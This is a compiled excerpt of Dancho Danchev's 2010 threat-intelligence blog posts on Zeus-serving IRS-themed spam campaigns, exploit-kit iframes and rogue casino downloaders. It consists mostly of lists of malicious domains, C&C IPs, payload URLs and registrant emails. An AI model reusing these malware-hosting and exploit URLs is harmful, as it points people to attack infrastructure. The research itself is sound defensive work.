**secretarchives .repo1ix.me.uk**

187

**secretfiles .repo1iq.me.uk**

**sendspace .repo1i2.me.uk**

**archive .repo1ix.co.uk**

**archives .repo1iq.co.uk**

**archives .repo1ix.co.uk**

**files .repo1iq.co.uk**

**files4friends .repo1ix.co.uk**

**incognito .repo1iq.co.uk**

**postcard .repo1iq.co.uk**

**postcard .repo1iw.co.uk**

**secretarchives .repo1iw.co.uk**

**www.irs.gov .repo1ix.co.uk**

Embedded iFrame - **91.201.196.101 /ukasp/in.php**  
(AS42229 (MARIAM-AS PP Mariam) attempts to exploit

[15]CVE-2007-5659; [16]CVE-2008-2992; [17]CVE-2008-0015; [18]CVE-2009-0927 and [19]CVE-2009-4324. Upon

successful exploitation, **file.exe** - [20]Trojan-Spy.Win32.Zbot.gen - Result: 12/41 (29.27 %) is served. Just like the original **update.exe** - [21]Trojan.Zbot - Result: 13/40 (32.50 %) available as a manual download from the pages, both

[22]samples phone back to the well known **elnasa.ru**  
**/asd/elnasa.ble** - 109.95.114.71 - Email: kievsk@yandex.ru  
-

[23]Aleksey V Kijanskiy.

Naturally, [24]AS42229 (MARIAM-AS PP Mariam) is a cybercrime-friendly AS, with the following currently active Zeus C &Cs parked there:

**91.201.196.35**

**91.201.196.75**

**91.201.196.76**

**91.201.196.38**

**91.201.196.34**

**91.201.196.37**

Sample URL from the IRS-themed campaign:



- **irs.gov**  
**.renyn.kr/fraud.applications/application/statement.php**

Sample iFrame from the IRS-themed campaign - **109.95.114.251 /usa50/in.php** is currently down. The same

IP was used to serve client-side exploits in a previous campaign - "[25] *Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams*".

Detection rate for **tax-statement.exe** - [26]Trojan-Spy.Win32.Zbot.gen - Result: 37/41 (90.25 %), [27]which upon execution phones [28]back to the well known **nekovo.ru /cbd/ nekovo.br** - 109.95.115.18 - Email: kievsk@yandex.ru

- Aleksey V Kijanskiy

188



Active and spamvertised fast-fluxed domains part of the campaign:

**renya.co.kr** - Email: Sethdc77@yahoo.co.uk

**renya.kr** - Email: Sethdc77@yahoo.co.uk

**renya.ne.kr** - Email: Sethdc77@yahoo.co.uk

**renya.or.kr** - Email: Sethdc77@yahoo.co.uk

**renyn.kr** - Email: Sethdc77@yahoo.co.uk

**renyn.ne.kr** - Email: Sethdc77@yahoo.co.uk

**renyn.or.kr** - Email: Sethdc77@yahoo.co.uk

**renyo.co.kr** - Email: Sethdc77@yahoo.co.uk

**renyo.kr** - Email: Sethdc77@yahoo.co.uk

**renyo.ne.kr** - Email: Sethdc77@yahoo.co.uk

**renyo.or.kr** - Email: Sethdc77@yahoo.co.uk

**renyx.co.kr** - Email: Sethdc77@yahoo.co.uk

**renyx.kr** - Email: Sethdc77@yahoo.co.uk

189

**renyx.ne.kr** - Email: Sethdc77@yahoo.co.uk

**renyx.or.kr** - Email: Sethdc77@yahoo.co.uk

**rep021.co.kr** - Email: DRendell3407@hotmail.com

**rep021.kr** - Email: DRendell3407@hotmail.com

**rep021.ne.kr** - Email: DRendell3407@hotmail.com

**rep021.or.kr** - Email: DRendell3407@hotmail.com

**rep022.co.kr** - Email: DRendell3407@hotmail.com

**rep022.kr** - Email: DRendell3407@hotmail.com

**rep022.ne.kr** - Email: DRendell3407@hotmail.com

**rep022.or.kr** - Email: DRendell3407@hotmail.com

**rep023.co.kr** - Email: DRendell3407@hotmail.com

**rep023.kr** - Email: DRendell3407@hotmail.com

**rep023.or.kr** - Email: DRendell3407@hotmail.com

**rep024.kr** - Email: DRendell3407@hotmail.com

**rep071.co.kr** - Email: KantuM37690@hotmail.com

**rep071.kr** - Email: KantuM37690@hotmail.com

**rep071.ne.kr** - Email: KantuM37690@hotmail.com

190



**rep071.or.kr** - Email: KantuM37690@hotmail.com

**rep072.co.kr** - Email: KantuM37690@hotmail.com

**rep072.kr** - Email: KantuM37690@hotmail.com

**rep072.ne.kr** - Email: KantuM37690@hotmail.com

**rep072.or.kr** - Email: KantuM37690@hotmail.com

**rep073.co.kr** - Email: KantuM37690@hotmail.com

**rep073.kr** - Email: KantuM37690@hotmail.com

**rep073.ne.kr** - Email: KantuM37690@hotmail.com

**rep073.or.kr** - Email: KantuM37690@hotmail.com

**rep074.co.kr** - Email: KantuM37690@hotmail.com

**rep074.ne.kr** - Email: KantuM37690@hotmail.com

**rep074.or.kr** - Email: KantuM37690@hotmail.com

**rep1051.co.uk**

**rep1051.me.uk**

**rep1051.org.uk**

**rep1051.uk.com**

**repak.co.kr** - Email: limhomeslm@yahoo.co.uk

191

**repak.kr** - Email: limhomeslm@yahoo.co.uk

**repak.ne.kr** - Email: limhomeslm@yahoo.co.uk

**repak.or.kr** - Email: limhomeslm@yahoo.co.uk

**repaz.co.kr** - Email: Olb55768@yahoo.co.uk

**repaz.kr** - Email: Olb55768@yahoo.co.uk

**repaz.or.kr** - Email: Olb55768@yahoo.co.uk

**repek.co.kr** - Email: limhomeslm@yahoo.co.uk

**repek.ne.kr** - Email: limhomeslm@yahoo.co.uk

**repek.or.kr** - Email: limhomeslm@yahoo.co.uk

**repey.co.kr** - Email: Olb55768@yahoo.co.uk

**repey.kr** - Email: Olb55768@yahoo.co.uk

**repey.ne.kr** - Email: Olb55768@yahoo.co.uk

**repey.or.kr** - Email: Olb55768@yahoo.co.uk

**repia.co.kr** - Email: Olb55768@yahoo.co.uk

**repia.kr** - Email: Olb55768@yahoo.co.uk

**repia.ne.kr** - Email: Olb55768@yahoo.co.uk

**repia.or.kr** - Email: Olb55768@yahoo.co.uk

**repik.co.kr** - Email: limhomeslm@yahoo.co.uk

192



**repik.kr** - Email: limhomeslm@yahoo.co.uk

**repik.or.kr** - Email: limhomeslm@yahoo.co.uk

**repok.co.kr** - Email: limhomeslm@yahoo.co.uk

**repok.kr** - Email: limhomeslm@yahoo.co.uk

**repok.ne.kr** - Email: limhomeslm@yahoo.co.uk

**repok.or.kr** - Email: limhomeslm@yahoo.co.uk

**repoy.co.kr** - Email: Olb55768@yahoo.co.uk

**repoy.kr** - Email: Olb55768@yahoo.co.uk

**repoy.ne.kr** - Email: Olb55768@yahoo.co.uk

**repoy.or.kr** - Email: Olb55768@yahoo.co.uk

**repo1i1.co.uk**

**repo1i1.me.uk**

**repo1i2.co.uk**

**repo1i2.me.uk**

193

**repo1i3.co.uk**

**repo1ie.co.uk**

**repo1io.co.uk**

**repo1iq.co.uk**

**repo1iq.me.uk**

**repo1it.me.uk**

**repo1iw.co.uk**

**repo1iw.me.uk**

**repo1ix.co.uk**

**repo1ix.me.uk**

Name servers of notice:

**ns1 .skcrealestate.net** - 89.238.165.195 - Email:  
support@skrealty.net

**ns1 .addressway.net** - 89.238.165.195 - Email:  
poolbill@hotmail.com

**ns1 .skcpanel.com** - 64.20.42.235 - Email:  
support@sk.com

**ns1 .holdinglory.com** - 64.20.42.235 - Email:  
greysy@gmx.com

**ns1 .skcres.com** - 64.20.42.235 - Email: hr@skc.net

**ns1 .x-videocovers.net** - 64.20.42.235 - Email:  
storylink@live.com

Interestingly, researchers from [29]M86 Security gained access to the web malware exploitation kit used in a

previous campaign:

*" It has been up and running and serving exploits for nearly a day. **In this time almost 40,000 unique users***

***have been exposed to these exploits, and the Zeus file has been downloaded over 5000 times.** These downloads do not include the PhotoArchive.exe file downloads that a user may be tricked into downloading and executing*

*themselves. "*

Updated will be posted as soon as new developments emerge.

### **Related coverage of the gang's previous campaigns:**

[30]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[31]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[32]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[33]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[34]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[35]Pushdo Injecting Bogus Swine Flu Vaccine

[36]"Your mailbox has been deactivated" Spam Campaign  
Serving Crimeware

[37]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[38]The Multitasking Fast-Flux Botnet that Wants to Bank  
With You

*This post has been reproduced from [39]Dancho Danchev's  
blog. Follow him [40]on Twitter.*

1.

<http://www.virustotal.com/analysis/96682f571e65f509170992e5b53b280edcb0b1e85013a180b6fd1afd6fd877e1-1267056760>

2.

<http://www.virustotal.com/analysis/2ab5e1c53bfd6dc914c7962da535f6e137c7f417d6187d8b01b917088536fd44-1267056805>

3.

<http://www.virustotal.com/analysis/f72cf75417e21eecf8defa1a52a9601c4eb4dbfd3961e782bd1c0aa0157ce8fc-1267050041>

4.

<http://www.virustotal.com/analysis/84ea1092d66c937771da9801505eb1b7f926e416d34d7f8a43d457f2e4c33ada-1267050223>



194

5.

<http://www.virustotal.com/analysis/ef120bf9f7791f0acefb05d4628d2c2d87999938fdb9f3152142436bc321ec05-12666>

[91798](#)

6.

<http://www.virustotal.com/analysis/ea81a121b75fe8ad2e445cd13a6350850de2bf21cddb6d1dc4eac247b2aac3a40-12667>

[08037](#)

7.

<http://www.virustotal.com/analysis/1983abeb8001365952fe06814ab6a676acebac0b1cbf4f3d2030de424b0de130-12666>

[91316](#)

8.

<http://www.virustotal.com/analysis/f4d19dca77a571b73eae1f0c3640db81cc257472f1cc9e3f1ca0376216df4a91-12666>

[91333](#)

9.

<http://www.virustotal.com/analysis/de54327ae5b208f1f45704d41ef03c02758f7f12c2f63907db70429629c44df3-12666>

[91345](#)

10.

<http://www.virustotal.com/analysis/36e91b84b8e3f83a8044d>

[3c375398d9840dce4f12d6c312f417e98f696dc34e0-12666](#)

[91352](#)

11.

<http://www.virustotal.com/analysis/6a0295a38536274beca2af613afbadabbdd29cbfb669942b02aec810d68ff019-12666>

[91365](#)

12.

<http://www.virustotal.com/analysis/7556ad16c7507777c21a73ebcc5d5ff3661f5e44a98899f117aa96bc3246f1fd-12664>

[25345](#)

13. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>

14. <http://irs/PhotoArchive%20Themed%20Zeus/Client-Side%20Exploits%20Serving%20Campaign%20in%20the%20Wild>

15. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659>

16. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-2992>

17. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-0015>

18. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0927>

19. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-4324>

20.

<http://www.virustotal.com/analysis/3d393354d40fc2a64cb68fe9fa51c575dab1af87065abbef811dd4d7e051db07-12662>

[75738](#)

21.

<http://www.virustotal.com/analysis/3aaa85a66689a9c09243127b0831e7294b3db191ce0c3e81ebc871fe843506fc-12662>

[68338](#)

22. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>

23. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>

24. <https://zeustracker.abuse.ch/monitor.php?as=42229>

25. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>

26.

<http://www.virustotal.com/analysis/f72cf75417e21eecf8defa1a52a9601c4eb4dbfd3961e782bd1c0aa0157ce8fc-12662>

[68334](#)

27. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>

28. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>

29. <http://www.m86security.com/trace/traceitem.asp?article=1233>

30. <http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html>
31. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>
32. <http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html>
33. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>
34. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>
35. <http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html>
36. <http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html>
37. <http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html>
38. <http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html>
39. <http://ddanchev.blogspot.com/>
40. <http://twitter.com/danchodanchev>

195



**Don't Play Poker on an Infected Table - Part Two  
(2010-02-25 13:17)**

Over the past week and a half, cybercriminals have been aggressively spamvertising a growing portfolio of domains, relying on deceptive advertising for nonexistent and fraudulent online gambling web sites, serving the well known Win32.GAMECasino.

- Go through related posts: [1]Don't Play Poker on an Infected Table; [2]Malware(Client-Side Exploits) Serving

## Online Casinos

What's particularly interesting about the campaign, is the fact that all of the domains serve identical template, with the SmartDownload.exe binary hosted "in the cloud" thanks to Amazon's Web Services (**anat.s3.amazonaws.com/dir4/**

**SmartDownload.exe**).

Detecting rate for **SmartDownload.exe** -  
[3]Win32.GAMECasino - Result: 10/42 (23.81 %).

## Sample phones

back the following domain -

**download.realtimemgaming.com**  
**/cdn/goldvipclub/package\_list.ini.zip?fakeParam=1**

- 212.201.100.144 - Email: admin@REALTIMEGAMING.COM;  
RealTime Gaming Holding Company, LLC, registered

under the following address according to the information  
published on their web site:

196



• *For Licensing opportunities or Company Information, please submit request to Hasting B.V. Click Here.Hastings International B.V.New Haven Office CenterEmancipatie Boulevard 31 – P.O. Box 6052Curacao Netherlands An-tilles*

Here are the spavertised domains in question, including the name servers involved.

Spamvertised domains parked on 116.123.221.17;  
112.159.237.58:

**aerjackpot.net** - Email: dfgdgfvcsx12@foxmail.com

**compujackpot.net** - Email: dfgdgfvcsx12@foxmail.com

**jackpotadvance.net** - Email: dfgdgfvcsx12@foxmail.com

**jackpotalist.net** - Email: dfgdgfvcsx12@foxmail.com

197

**jackpotbee.net** - Email: dfgdgfvcsx12@foxmail.com

**jackpotbuzz.net** - Email: dfgdgfvcsx12@foxmail.com

**jackpotcanyon.net** - Email: dfgdgfvcsx12@foxmail.com

**jackpotclubs.net** - Email: dfgdgfvcsx12@foxmail.com

**jackpotfairy.net** - Email: dfgdgfvcsx12@foxmail.com

**jackpotfan.net** - Email: dfgdgfvcsx12@foxmail.com

**jackpotflag.net** - Email: dfgdgfvcsx12@foxmail.com

**jackpoticity.net** - Email: dfgdgfvcsx12@foxmail.com

**jackpotjets.net** - Email: dfgdgfvcsx12@foxmail.com

**jackpotlodge.net** - Email: dfgdfgvcsx12@foxmail.com

**jackpotlodge.net** - Email: dfgdfgvcsx12@foxmail.com

**jackpotmoment.net** - Email: dfgdfgvcsx12@foxmail.com

**jackpotpair.net** - Email: dfgdfgvcsx12@foxmail.com

**jackpotrocket.net** - Email: dfgdfgvcsx12@foxmail.com

**jackpotthink.net** - Email: dfgdfgvcsx12@foxmail.com

**jackpottodoor.net** - Email: dfgdfgvcsx12@foxmail.com

**jackpotwire.net** - Email: dfgdfgvcsx12@foxmail.com

**jacpotcongress.net** - Email: dfgdfgvcsx12@foxmail.com

**linejackpot.net** - Email: dfgdfgvcsx12@foxmail.com

**lux777cazino.net** - Email: efghfgbvghfgh@qq.com

**majicjackpot.net** - Email: dfgdfgvcsx12@foxmail.com

**midjackpot.net** - Email: dfgdfgvcsx12@foxmail.com

**mixerjackpot.net** - Email: dfgdfgvcsx12@foxmail.com

**needjackpot.net** - Email: dfgdfgvcsx12@foxmail.com

**nestjackpot.net** - Email: dfgdfgvcsx12@foxmail.com

**shopjackpot.net** - Email: dfgdfgvcsx12@foxmail.com

**smart-nest.net** - Email: dfgdsfvcb@163.com

**structjackpot.net** - Email: dfgdfgvcsx12@foxmail.com

**the-cash.net** - Email: dfgdsfvcb@163.com

**thejackpots.net** - Email: dfgdfgvcsx12@foxmail.com

**windowjackpots.net** - Email: dfgdfgvcsx12@foxmail.com

**win-vox.net** - Email: dfgdsfvcb@163.com

**aerowin.net** - Email: dfgdsfvcb@163.com

**beach-jackpot.net** - Email: dfgdsfvcb@163.com

**beautyselite.net** - Email: dfgdsfvcb@163.com

**binwin.net** - Email: dfgdsfvcb@163.com

**clashflash.net** - Email: dfgdsfvcb@163.com

**couldwin.net** - Email: dfgdsfvcb@163.com

**dinwin.net** - Email: dfgdsfvcb@163.com

**eliteclasss.net** - Email: dfgdsfvcb@163.com

**eliteorder.net** - Email: dfgdsfvcb@163.com

**eliteplaza.net** - Email: dfgdsfvcb@163.com

**elitescoop.net** - Email: dfgdsfvcb@163.com

**eliteweird.net** - Email: dfgdsfvcb@163.com

**ezelite.net** - Email: dfgdsfvcb@163.com

**flashapex.net** - Email: dfgdsfvcb@163.com

**flashbrook.net** - Email: dfgdsfvcb@163.com

**flashbuzzs.net** - Email: dfgdsfvcb@163.com

**flashcensus.net** - Email: dfgdsfvcb@163.com





**flashclashs.net** - Email: dfgdsfvcb@163.com

**flashlasch.net** - Email: dfgdsfvcb@163.com

**flashlash.net** - Email: dfgdsfvcb@163.com

**flashmoment.net** - Email: dfgdsfvcb@163.com

**flashnest.net** - Email: dfgdsfvcb@163.com

**flashpixie.net** - Email: dfgdsfvcb@163.com

**flashslash.net** - Email: dfgdsfvcb@163.com

**flashspark.net** - Email: dfgdsfvcb@163.com

**flashspell.net** - Email: dfgdsfvcb@163.com

**flashzap.net** - Email: dfgdsfvcb@163.com

**free-smart.net** - Email: dfgdsfvcb@163.com

**ginwin.net** - Email: dfgdsfvcb@163.com

**goingtowins.net** - Email: dfgdsfvcb@163.com

**hitecwinner.net** - Email: dfgdsfvcb@163.com

**innerwinner.net** - Email: dfgdsfvcb@163.com

**interelite.net** - Email: dfgdsfvcb@163.com

**jackpot-direct.net** - Email: dfgdsfvcb@163.com

**jackpot-fire.net** - Email: dfgdsfvcb@163.com

**jackpot-help.net** - Email: dfgdsfvcb@163.com

**jackpot-infinity.net** - Email: dfgdsfvcb@163.com

**jackpot-mind.net** - Email: dfgdsfvcb@163.com

**jackpot-minute.net** - Email: dfgdsfvcb@163.com

**jackpot-phone.net** - Email: dfgdsfvcb@163.com

**jackpot-reunion.net** - Email: dfgdsfvcb@163.com

**jackpot-senate.net** - Email: dfgdsfvcb@163.com

**jackpot-talk.net** - Email: dfgdsfvcb@163.com

199



**jackpot-taven.net** - Email: dfgdsfvcb@163.com

**jackpot-topia.net** - Email: dfgdsfvcb@163.com

**jackpot-wire.net** - Email: dfgdsfvcb@163.com

**laschflash.net** - Email: dfgdsfvcb@163.com

**learn-jackpot.net** - Email: dfgdsfvcb@163.com

**magicwinner.net** - Email: dfgdsfvcb@163.com

**mapwinner.net** - Email: dfgdsfvcb@163.com

**mediaselite.net** - Email: dfgdsfvcb@163.com

**mindelite.net** - Email: dfgdsfvcb@163.com

**mrelite.net** - Email: dfgdsfvcb@163.com

**needwin.net** - Email: dfgdsfvcb@163.com

**pixiewinner.net** - Email: dfgdsfvcb@163.com

**powerwinners.net** - Email: dfgdsfvcb@163.com

**predict-jackpot.net** - Email: dfgdsfvcb@163.com

**pushelite.net** - Email: dfgdsfvcb@163.com

**reseachelite.net** - Email: dfgdsfvcb@163.com

**sellelite.net** - Email: dfgdsfvcb@163.com

**sgameelite.net** - Email: dfgdsfvcb@163.com

200

**sharpwinner.net** - Email: dfgdsfvcb@163.com

**smart-enough.net** - Email: dfgdsfvcb@163.com

**smart-fire.net** - Email: dfgdsfvcb@163.com

**smart-log.net** - Email: dfgdsfvcb@163.com

**smart-nest.net** - Email: dfgdsfvcb@163.com

**smart-spree.net** - Email: dfgdsfvcb@163.com

**steelites.net** - Email: dfgdsfvcb@163.com

**surveyelite.net** - Email: dfgdsfvcb@163.com

**targetelite.net** - Email: dfgdsfvcb@163.com

**theelites.net** - Email: dfgdsfvcb@163.com

**theflashers.net** - Email: dfgdsfvcb@163.com

**theywin.net** - Email: dfgdsfvcb@163.com

**velowinner.net** - Email: dfgdsfvcb@163.com

**vote-smart.net** - Email: dfgdsfvcb@163.com

**wanttowin.net** - Email: dfgdsfvcb@163.com

**winbot.net** - Email: dfgdsfvcb@163.com

**winnercrest.net** - Email: dfgdsfvcb@163.com

**winnerfast.net** - Email: dfgdsfvcb@163.com

**winnerhut.net** - Email: dfgdsfvcb@163.com

**winnerincumbent.net** - Email: dfgdsfvcb@163.com

**winnermass.net** - Email: dfgdsfvcb@163.com

**winnerpub.net** - Email: dfgdsfvcb@163.com

**winnerrocket.net** - Email: dfgdsfvcb@163.com

**winnerosalon.net** - Email: dfgdsfvcb@163.com

**winnerscan.net** - Email: dfgdsfvcb@163.com

**winnertake.net** - Email: dfgdsfvcb@163.com

**winnertal.net** - Email: dfgdsfvcb@163.com

**winnertoyou.net** - Email: dfgdsfvcb@163.com

**zap-smart.net** - Email: dfgdsfvcb@163.com

Name servers of notice:

**ns1.bb6ns.com** - 58.83.8.45 - Email: li-zhenshu@163.com

**ns1.bedws.com** - 218.61.126.28 - Email:  
guoxiufenghy@163.com

**ns1.catdogns.com** - 218.61.126.28 - Email: li-  
zhenshu@163.com

**ns1.cebht.com** - 218.61.126.28 - Email: li-  
zhenshu@163.com

**ns1.dd5ns.com** - 61.191.191.61 - Email: li-  
zhenshu@163.com

**ns1.dogmens.com** - 208.78.242.185 - Email:  
hmr@data99.com

**ns1.euromarketorder.com** - 218.61.126.28

**ns1.fesws.com** - 218.61.126.28 - Email: info2@data99.com

**ns1.goatdns.com** - 218.61.126.28 - Email: li-  
zhenshu@163.com

**ns1.hh7ns.com** - 218.61.126.28 - Email: li-  
zhenshu@163.com

**ns1.kindball.com** - 218.61.126.28 - Email:  
zhaokaijunlp@163.com

**ns1.mm8ns.com** - 218.61.126.28 - Email: li-  
zhenshu@163.com

**ns1.nn4ns.com** - 218.61.126.28 - Email: li-  
zhenshu@163.com

**ns1.ss6ns.com** - 61.191.191.61 - Email:  
shirley9127@hotmail.com

**ns1.wildnn.com** - 208.78.242.185 - Email:  
hmr@data99.com

**ns2.gg9ns.com** - 218.61.126.28 - Email: li-  
zhenshu@163.com

**ns2.sruisorehoes.com** - 218.61.126.28 - Email: li-  
zhenshu@163.com

**ns2.zz8ns.com** - 218.61.126.28 - Email: li-  
zhenshu@163.com

**ns3.bavns.com** - 218.61.126.28 - Email:  
shirley9127@hotmail.com

201



**ns3.bawns.com** - 218.61.126.28 - Email: li-  
zhenshu@163.com

**ns3.becns.com** - 218.61.126.28 - Email: li-  
zhenshu@163.com

**ns3.bojns.com** - 218.61.126.28 - Email: li-  
zhenshu@163.com

The campaign is a great example of cybercrime-friendly  
affiliate networks, with the cybercriminals in this case

investing a modest amount of money for the actual  
spamming process, and then earning 30 % flat rate, which  
can

also be scaling between 20 % to 45 % depending on their  
choice.

The practice has been around for years. Here are three monetizations strategies seeing within the last two years, all of which remain an active tactic for fraudsters to take advantage of:

- **Brandjacking and monetizing through pseudo-value added crapware applications**- this practice has been profiled in a previous analysis "[4]Cybersquatting Security Vendors for Fraudulent Purposes". PandaSecurity's reaction back then? Immediate notification of their legal department.

- **SMS micro-payment scams through typosquatting and brandjacking** - this tactic has already been profiled in

"[5]Legitimate Software Typosquatted in SMS Micro-Payment Scam" analysis. Compared to the typosquatting in the previous scheme, this campaign was monetizing freely available software.

- **Abuse of legitimate affiliate networks** - In January, 2009, I [6]profiled and took down a campaign that has typosquatted domains for popular applications and was advertising them through Google's AdSense in an attempt to earn money from a legitimate affiliate network - [7]Conduit's Rewards Program. The abuse of these

networks can be easily taken care of, since the cybercriminal that's violating their Terms of Service is exposing himself as a legitimate user, with his very own CampaignID.

You may want to reconsider using an online gambling application that's being spammed using a botnet, with the

actual application crypted using a tool exclusively used by malware authors in an attempt to bypass signatures based antivirus scanning.

Amazon's Web Services are aware of this campaign. Action against it should be taken shortly.

*This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.*

1. <http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html>

2. <http://ddanchev.blogspot.com/2007/11/malware-serving-online-casinos.html>

3.

<http://www.virustotal.com/analysis/2488c1252a5b3207d7afb9b6e14ebb38ff3abcd44aba0de1055db88b2b2416b8-12670>

[93771](#)

4. <http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html>

202

5. <http://ddanchev.blogspot.com/2009/07/legitimate-software-typosquatted-in-sms.html>

6. <http://ddanchev.blogspot.com/2009/01/exposing-fraudulent-google-adwords.html>

7. <http://www.conduit.com/>

8. <http://ddanchev.blogspot.com/>

9. <http://twitter.com/danchodanchev>

203



## **Fotolog's FTLog Malware Campaign Serves Bogus Video Codecs (2010-02-26 00:02)**

204

**1.3**

**March**

205



## **Summarizing Zero Day's Posts for February (2010-03-02 21:20)**

The following is a brief summary of all of my posts at [1]ZDNet's Zero Day for February, 2010. You [2]can also go through [3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero Day's main feed, [6]follow me or all of [7]ZDNet's blogs on Twitter.

Recommended reading - [8]**Reports: SQL injection attacks and malware led to most data breaches;** [9]**Re-**

**port: Malicious PDF files comprised 80 percent of all exploits for 2009** and [10]**10 things you didn't know about the Koobface gang**

**01.** [11]Does Blippy really pose a security risk?

**02.** [12]Reports: SQL injection attacks and malware led to most data breaches

**03.** [13]Scammers phishing for sensitive iPhone data

**04.** [14]Report: Malicious PDF files comprised 80 percent of all exploits for 2009

**05.** [15]The Kneber botnet - FAQ

**06.** [16]10 things you didn't know about the Koobface gang

*This post has been reproduced from [17]Dancho Danchev's blog. Follow him [18]on Twitter.*

1. <http://blogs.zdnet.com/security>
2. <http://ddanchev.blogspot.com/2010/01/summarizing-zero-days-posts-for.html>

206

3. <http://ddanchev.blogspot.com/2010/02/summarizing-zero-days-posts-for-january.html>
4. <http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss>
5. <http://feeds.feedburner.com/zdnet/security>
6. <http://twitter.com/danchodanchev>
7. <http://twitter.com/zdnetblogs>
8. <http://blogs.zdnet.com/security/?p=5421>
9. <http://blogs.zdnet.com/security/?p=5473>
10. <http://blogs.zdnet.com/security/?p=5452>
11. <http://blogs.zdnet.com/security/?p=5401>
12. <http://blogs.zdnet.com/security/?p=5421>

13. <http://blogs.zdnet.com/security/?p=5460>
14. <http://blogs.zdnet.com/security/?p=5473>
15. <http://blogs.zdnet.com/security/?p=5508>
16. <http://blogs.zdnet.com/security/?p=5452>
17. <http://ddanchev.blogspot.com/>
18. <http://twitter.com/danchodanchev>

207



### **Don't Play Poker on an Infected Table - Part Three (2010-03-09 22:43)**

The monetization of phony online gambling networks – clearly tolerating systematic violation of their TOS – is

continuing with the scammers behind last month's campaign ([1]**Don't Play Poker on an Infected Table - Part Two**) spamvertising another portfolio of domains using new templates.

It's worth pointing out that the spammers don't just earn revenue every time someone installs the applica-

tion, but also, every time the, now converted visitor, interacts financially with the service, a monetization approach you'll see in the attached screenshots.

Detection rates for the spamvertised binaries (downloaded from **gamez-lux.com** and **we3tt.com**) :

[2]**StarsVIPCasino\_Setup.exe** - Result: 14/42 (33.33 %);

[3]**GoldenMummyEN.exe** - Result: 9/42 (21.43 %);

**[4]RubyRoyaleEN.exe** - Result: 11/42 (26.19 %). Sample phone back locations:

**download.thepalacegroupgaming.com;**  
**pcm3.valueactive.eu; rubyfortune.mgsmup.com**

208



Spamvertised domains include:

**adrembovesttes.net** - Email: pengjiajie222@163.com

**bonuscasinoslux.net** - Email: fgsvbbvd@qq.com

**bonusgameslux.net** - Email: fgsvbbvd@qq.com

**bonusluxcasinos.net** - Email: fgsvbbvd@qq.com

**bonusluxplays.net** - Email: fgsvbbvd@qq.com

**bonusplayslux.net** - Email: fgsvbbvd@qq.com

**casinosbonuslux.net** - Email: fgsvbbvd@qq.com

**casinosluxclub.net** - Email: fgsvbbvd@qq.com

**casinosluxstar.net** - Email: fgsvbbvd@qq.com

**clopelinesutes.net** - Email: fgsvbbvd@qq.com

**clubgameslux.net** - Email: fgsvbbvd@qq.com

**clubluxgames.net** - Email: fgsvbbvd@qq.com

**club-of-lux.net** - Email: fgsvbbvd@qq.com

**clubs-play.net** - Email: fgsvbbvd@qq.com

**clubvegas-games.net** - Email: fgsvbbvd@qq.com

**gameclubviva.net** - Email: fgsvbbvd@qq.com

**game-lux-club.net** - Email: fgsvbbvd@qq.com

**gamesbonuslux.net** - Email: fgsvbbvd@qq.com

**games-gold.net** - Email: fgsvbbvd@qq.com

**gameslux.net** - Email: fgsvbbvd@qq.com

209



**gamesstarlux.net** - Email: fgsvbbvd@qq.com

**gamevivagold.net** - Email: fgsvbbvd@qq.com

**gorxshop.net** - Email: sdfxckj@msn.com

**hannoweramtes.net** - Email: ftyughsere@qq.com

**lutiok.net** - Email: ftgy23fge@126.com

**luxbonusgames.net** - Email: fgsvbbvd@qq.com

**luxbonusplays.net** - Email: fgsvbbvd@qq.com

**luxcasinosbonus.net** - Email: fgsvbbvd@qq.com

**luxclubcasinos.net** - Email: fgsvbbvd@qq.com

**luxclubplays.net** - Email: fgsvbbvd@qq.com

**luxgamesbonus.net** - Email: fgsvbbvd@qq.com

**luxgamesstar.net** - Email: fgsvbbvd@qq.com

**luxplaysclub.net** - Email: fgsvbbvd@qq.com

**luxplaysstar.net** - Email: fgsvbbvd@qq.com

**luxs-games.net** - Email: fgsvbbvd@qq.com

**luxstarplays.net** - Email: fgsvbbvd@qq.com

**mollehoukutes.net** - Email: guoaiwense@163.com

**murgadobarotes.net** - Email: guoaiwense@163.com

**namedosaras.net** - Email: ftyughsere@qq.com

210



**pay3500win.net** - Email: dfgdvbcv@sina.com

**playeuro777.net** - Email: fghvvbcfgds@tom.com

**playeuro888.net** - Email: fghvvbcfgds@tom.com

**playglobal777.net** - Email: dfhhjg4ee@163.com

**playsclublux.net** - Email: fgsvbbvd@qq.com

**playsluxclub.net** - Email: fgsvbbvd@qq.com

